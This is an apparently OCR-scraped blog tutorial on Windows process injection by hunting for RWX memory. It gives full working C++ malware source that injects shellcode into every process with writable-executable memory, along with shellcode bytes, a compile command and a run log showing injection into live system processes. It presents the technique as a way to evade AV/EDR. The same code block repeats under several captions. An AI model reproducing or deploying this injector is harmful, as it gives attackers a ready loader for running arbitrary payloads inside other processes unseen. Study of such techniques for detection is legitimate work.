
Process injection via RWX-memory hunting. Simple C++ example.

cocomelonc.github.io/tutorial/2022/02/01/malware-injection-16.html

February 1, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



This is a result of my own research on another process injection technique.

RWX-memory hunting

Let's take a look at logic of our classic code injection malware:

```
//...
// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" data between processes
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
//...
```

As you remember, we use `VirtualAllocEx` which is allows to us to allocate memory buffer for remote process, then, `WriteProcessMemory` allows you to copy data between processes. And `CreateRemoteThread` you can specify which process should start the new thread.

What about another way? it is possible to enumerate currently running target processes on the compromised system - search through their allocated memory blocks and check if any those are protected with RWX, so we can attempt to write/read/execute them, which may help to evasion some AV/EDR.

practical example

The flow is this technique is simple, let's go to investigate its logic:

Loop through all the processes on the system:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
  ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
  if (ph) {
    printf("hunting in %s\n", pe.szExeFile);
    while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
      address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
      if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
        printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
        WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload),
        CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddr
        break;
      }
    }
    address = 0;
  }
  hResult = Process32Next(hSnapshot, &pe);
```

Loop through all allocated memory blocks in each process:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
  ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
  if (ph) {
    printf("hunting in %s\n", pe.szExeFile);
    while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
      address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
      if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
        printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
        WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
        CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
        break;
      }
    }
    address = 0;
  }
  hResult = Process32Next(hSnapshot, &pe);
}
```

Then, we check for memory block that is protected with `RWX`:

```
46  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49  hResult = Process32First(hSnapshot, &pe);
50
51  while (hResult) {
52    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53    if (ph) {
54      printf("hunting in %s\n", pe.szExeFile);
55      while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58          printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59          WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60          CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61          break;
62        }
63      }
64      address = 0;
65    }
66    hResult = Process32Next(hSnapshot, &pe);
```

if ok, print our memory block (* for demonstration *):

```
46  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
47  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;
48
49  hResult = Process32First(hSnapshot, &pe);
50
51  while (hResult) {
52    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
53    if (ph) {
54      printf("hunting in %s\n", pe.szExeFile);
55      while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
56        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
57        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
58          printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
59          WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
60          CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
61          break;
62        }
63      }
64      address = 0;
65    }
66    hResult = Process32Next(hSnapshot, &pe);
```

write our payload to this memory block:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
  ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
  if (ph) {
    printf("hunting in %s\n", pe.szExeFile);
    while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
      address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
      if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
        printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
        WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
        CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
        break;
      }
    }
    address = 0;
  }
  hResult = Process32Next(hSnapshot, &pe);
}
```

then start a new remote thread:

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

hResult = Process32First(hSnapshot, &pe);

while (hResult) {
  ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
  if (ph) {
    printf("hunting in %s\n", pe.szExeFile);
    while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
      address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
      if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
        printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
        WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload), NULL);
        CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress, NULL, NULL, NULL);
        break;
      }
    }
    address = 0;
  }
  hResult = Process32Next(hSnapshot, &pe);
}
```

Full C++ source code of our malware is:

```
/*
hack.cpp
process injection technique via RWX memory hunting
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/02/01/malware-injection-16.html
*/
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>

unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
  MEMORY_BASIC_INFORMATION m;
  PROCESSENTRY32 pe;
  LPVOID address = 0;
  HANDLE ph;
  HANDLE hSnapshot;
  BOOL hResult;
  pe.dwSize = sizeof(PROCESSENTRY32);

  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return -1;

  hResult = Process32First(hSnapshot, &pe);

  while (hResult) {
    ph = OpenProcess(MAXIMUM_ALLOWED, false, pe.th32ProcessID);
```

```
    if (ph) {
      printf("hunting in %s\n", pe.szExeFile);
      while (VirtualQueryEx(ph, address, &m, sizeof(m))) {
        address = (LPVOID)((DWORD_PTR)m.BaseAddress + m.RegionSize);
        if (m.AllocationProtect == PAGE_EXECUTE_READWRITE) {
          printf("rwx memory successfully found at 0x%x :)\n", m.BaseAddress);
          WriteProcessMemory(ph, m.BaseAddress, my_payload, sizeof(my_payload),
NULL);
          CreateRemoteThread(ph, NULL, NULL, (LPTHREAD_START_ROUTINE)m.BaseAddress,
NULL, NULL, NULL);
          break;
        }
      }
      address = 0;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }
  CloseHandle(hSnapshot);
  CloseHandle(ph);
  return 0;
}
```


As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```


demo

Let’s go to see everything in action. Compile our practical example:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```





Then run it! In our case victim machine is `Windows 10 x64`:



As you can see, everything is worked perfectly! :)


Let’s go to check one of our victim process, for example `OneDrive`:


win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\malware\2022-02-01-malware-injection-16> .\hack.exe
hunting in audiodg.exe
hunting in sihost.exe
hunting in svchost.exe
hunting in taskhostw.exe
hunting in ctfmon.exe
hunting in explorer.exe
hunting in ShellExperienceHost.exe
hunting in SearchUI.exe
rwx memory successfully found at 0x74e00000 :)
hunting in RuntimeBroker.exe
hunting in smartscreen.exe
rwx memory successfully found at 0x54ad0000 :)
hunting in RuntimeBroker.exe
hunting in backgroundTaskHost.exe
hunting in SkypeBackgroundHost.exe
hunting in powershell.exe
rwx memory successfully found at 0xe0ef0000 :)
hunting in conhost.exe
hunting in RuntimeBroker.exe
hunting in dllhost.exe
hunting in VBoxTray.exe
hunting in OneDrive.exe
rwx memory successfully found at 0x7a380000 :)
hunting in ProcessHacker.exe
hunting in RuntimeBroker.exe
hunting in hack.exe
PS Z:\malware\2022-02-01-malware-injection-16>
=^..^=
Meow-meow!
OK
OK
6:53 PM
2/2/2022
Right Ctrl



> There is a one caveat. The provided below code is a dirty proof-of-concept and may crash certain processes. For example, in my case `SearchUI.exe` is crashet and not worked after run my example.

